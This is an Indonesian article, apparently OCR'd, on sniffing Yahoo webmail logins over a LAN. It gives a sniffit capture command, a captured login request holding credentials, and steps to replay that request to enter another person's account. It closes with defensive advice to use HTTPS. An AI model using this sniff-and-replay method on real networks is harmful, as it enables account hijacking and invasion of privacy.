MENGUNTIT LOGIN KE WEBMAIL YAHOO MELALUI LAN DENGAN LINUX

Ema Utami

Abstraksi

Webmail merupakan salah satu halaman web yang paling diakses oleh pengguna Internet. Mudah diakses, menarik dan mudah didapat dengan gratis merupakan alasan pemilihan webmail. Dimanapun berada asalkan ada koneksi ke Internet baik dari rumah, kantor maupun melalui warnet dapat dilakukan akses ke webmail. Yahoo webmail merupakan salah satu webmail yang mungkin paling banyak digunakan. Dalam artikel singkat ini penulis mencoba melihat aspek keamanan dari Yahoo webmail yang diakses melaui LAN. Artikel ini tidak bertujuan mengajak pembaca untuk berbuat negatif. Tujuan artikel ini hanyalah untuk melihat sisi keamanan jaringan khususnya Yahoo webmail

Kata kunci : Webmail, Yahoo, sniffing, Linux

Pendahuluan

Siapa yang tidak punya mail ? barangkali sekarang merupakan pertayaan retorik yang tidak perlu dijawab. Siapa yang belum pernah menggunakan Webmail Yahoo, mungkin ini juga pertanyaan yang tidak perlu jawaban. Sebagian besar teman-teman penulis baik teman kerja, kuliah, kenalan dan lain-lain banyak yang menggunakan webmail Yahoo, mengapa ?. Selain mudah registrasi awalnya, besar kapasitasnya, Yahoo webmail merupakan salah satu pionir dalam mail gratisan. Sistem email yang berinteraksi dengan web (webmail) mempermudah dan mempercepat pengaksesan karena dapat dilakukan dari berbagai tempat. Namun penggunaan sistem email yang diinterakasikan dengan web juga menimbulkan berbagai masalah, salah satunya adalah masalah mengenai keamanan. Apakah kalau kita sedang login ke Yahoo webmail kita tidak ada orang yang ikut menguntit login juga ?, Bagaimana cara menguntitnya dan menghindarinya simak artikel ini :).

Webmail

Teknologi utama yang mendukung webmail adalah Hypertext Markup Language (HTML) dan Hypertext Transef Protokol (HTTP). HTTP merupakan protokol yang digunakan dalam web yang didefinisikan dalam beberapa Request For Comments. HTTP mengalami beberapa perbaikan dari versi pertamanya HTTP/0.9 versi terbaru

dari protokol ini adalah HTTP/1.1. HTTP merupakan protokol pada lapisan aplikasi untuk mendistribusikan dan menkolaborasikan sistem informasi hipermedia (rfc2616). HTTP memungkinkan dokumen HTML dilihat melalui aplikasi web browser dengan memberikan permintaan kepada web server melalui alamat atau URL yang sesuai. Format dari URL yang digunakan adalah :

http://www.nrar.net/webmail/index.htm


HTTP merupakan protokol yang digunakan, www.nrar.net merupakan server yang dituju dan webmail/index.htm merupakan *resource* dari server.

Webmail dapat dikatakan sebuah web dinamis dimana aplikasi yang ada di server menerima masukan dari klien, mengolah input dan memberikan hasil kepada klien. Metode-metode yang digunakan dalam membuat webmail dapat menggunakan seperti : *Common Gateway Interface* (CGI), Server API dan Scripting pada sisi server.

Karena webmail menggunakan HTTP dan HTML maka webmail juga akan memiliki segala kekurangan dari HTTP.


Yahoo Webmail

Menurut pengamatan penulis Yahoo Webmail merupakan webmail yang sangat memperhatikan aspek keamanan dibanding webmail lainnya. Seperti terlihat pada gambar 1 mempunyai dua metode keamanan yakni metode standar dan metode secure.



Gambar 1: Metode Keamanan pada Webmail Yahoo

Metode standard menggunakan enskripsi MD5 dengan javascript, ini terlihat dari kode sumber halaman http://mail.yahoo.com, jika menggunakan mozilla cukup gunakan view| Page Source seperti tertampil pada gambar 2 maka akan terlihat kode sumbernya.



Gambar 2: View Page Source dari Mozilla

Yahoo Webmail dengan keamanan menggunakan metode standard tersebut akan melakukan enkripsi nilai password dengan menggunakan algoritma MD5 sedangkan metode secure akan menggunakan HTTPS dalam mentransfer datanya.

Menguntit Login Yahoo Wemail


Jika Yahoo Webmail diakses dengan menggunakan metode standard maka ada kemungkinan dapat dilakukan penguntitan oleh orang lain, yang dimaksud dengan penguntitan di sini adalah jika ada orang yang login ke Yahoo Webmail maka kita bisa "ikut" login juga ke account orang tersebut. Penulis mencoba dari sebuah LAN dan secara teori tidak tertutup kemungkinan untuk dilakukan di sebuah router.

Peralatan yang dibutuhkan

Untuk melakukan penguntitan ini maka diperlukan beberapa peralatan dan syarat yaitu :
Sistem Operasi Linux distro terserah. Penulis menggunakan Debian.

Progran sniffit atau jika familiar dengan program sniffer lainya bisa dicoba.
Hak akses ROOT.
LAN yang terhubung ke Internet.
Web Browser. Penulis menggunakan Mozilla, untuk mode text belum pernah mencoba.

Program sniffer yang diletakkan pada salah satu komputer di LAN tersebut seperti tertampil pada gambar 4, syukur-syukur bisa diletakan di gateway. Perlu perhatian bahwa jika sniffit diletakkan seperti gambar 3 dan LAN menggunakan switch maka sniffit tidak dapat berjalan, jika ini terjadi letakkan di gateway. Dalam ujicoba penulis menggunakan LAN dengan HUB jadi sniffit cukup diletakkan seperti gambar 3



Gambar 3: Peletakkan Sniffer

Cara Menguntit

Program sniffit digunakan untuk mendapatkan hasil transfer data. Perintah nrar: # sniffit -P tcp -t login.yahoo.com -R yahoo.log akan mencatat transaksi yang dihasilkan oleh orang yang sedang login ke Yahoo Webmail dan menyimpan ke file yahoo.log. Pada contoh di bawah ini ada orang yang sedang login ke Yahoo dan hasil dari tangkapan sniffit adalah sebagai berikut,

B£«PáÙÑõãP?DpcÉGET
/config/login?.tries=&.src=ym&.md5=&.hash=&.js=1&.last=&promo=&.intl=us&.bypass=&.partner=&.u=c8i2pk0v2rvt7&.v=0&.challenge=VK3kf3oCY67IP0gr2Tvu7oFuLtjI&.yplus=&.emailCode=&hasMsgr=1&.chkP=Y&.done=&login=wa2ntest&passwd=1c978

259a000da9a70356f9034c00c27&.persistent=&.save=1&.hash=1&.md5=1 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword,
application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
Accept-Language: in
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: login.yahoo.com
Connection: Keep-Alive

Dari hasil tangkapan tersebut terlihat bahwa nama user adalah wa2ntest dan passwordnya adalah 1c978259a000da9a70356f9034c00c27, nilai password tersebut telah dienkripsi dengan MD5 JavaScript yang tidak mungkin untuk digunakan untuk login secara biasa ataupun sangat sulit untuk bisa mendeskripsikan. Namun dengan sedikit kreatif kita dapat memanfaatkan hasil tangkapan tersebut untuk menyusul "login" orang yang sedang login ke Yahoo Webmail tersebut, caranya ?

Lihat contoh hasil tangkapan di atas, perhatikan mulai dari kata /config/login sampai dengan md5=1, kopi kalimat tersebut dan pastekan pada web browser dengan format http://login.yahoo.com/config/login?.tries=& ... dan seterusnya sampai md5=1 seperti gambar 4

Gambar 4: Mem-paste-kan ke Web Browser

Lihat hasilnya dan wuuuuuus anda telah berhasil ikut "login" ke Yahoo Webmail orang lain, setelah berhasil ikut "login" hal selanjutnya terserah anda :).

Kesimpulan

Dari sedikit uraian di atas terlihat bahwa dapat terjadi pemanfaatan kelemahan suatu teknologi untuk hal-hal yang mungkin saja negatif. Sekali lagi tujuan dari tulisan ini hanya untuk belajar masalah keamanan komputer dan jaringan pada umumnya bukan untuk hal lain :-). Bagi yang memiliki Account Yahoo Webmail untuk menghindari hal-hal di atas atau mengurangi kemungkinan di atas terjadi pastikan anda selalu login menggunakan metode secure, mengurangi koneksi ke Internet melalui LAN, jika koneksi ke Internet melalui LAN pastikan semua penguna dan adminnya baik-baik hehehe.

Penulis berharap sedikit uraian di atas dapat berguna (untuk hal yang positif) bagi pembaca. Tapi apakah menggunakan metode secure sudah aman ? Tunggu artikel berikutnya ...:-) `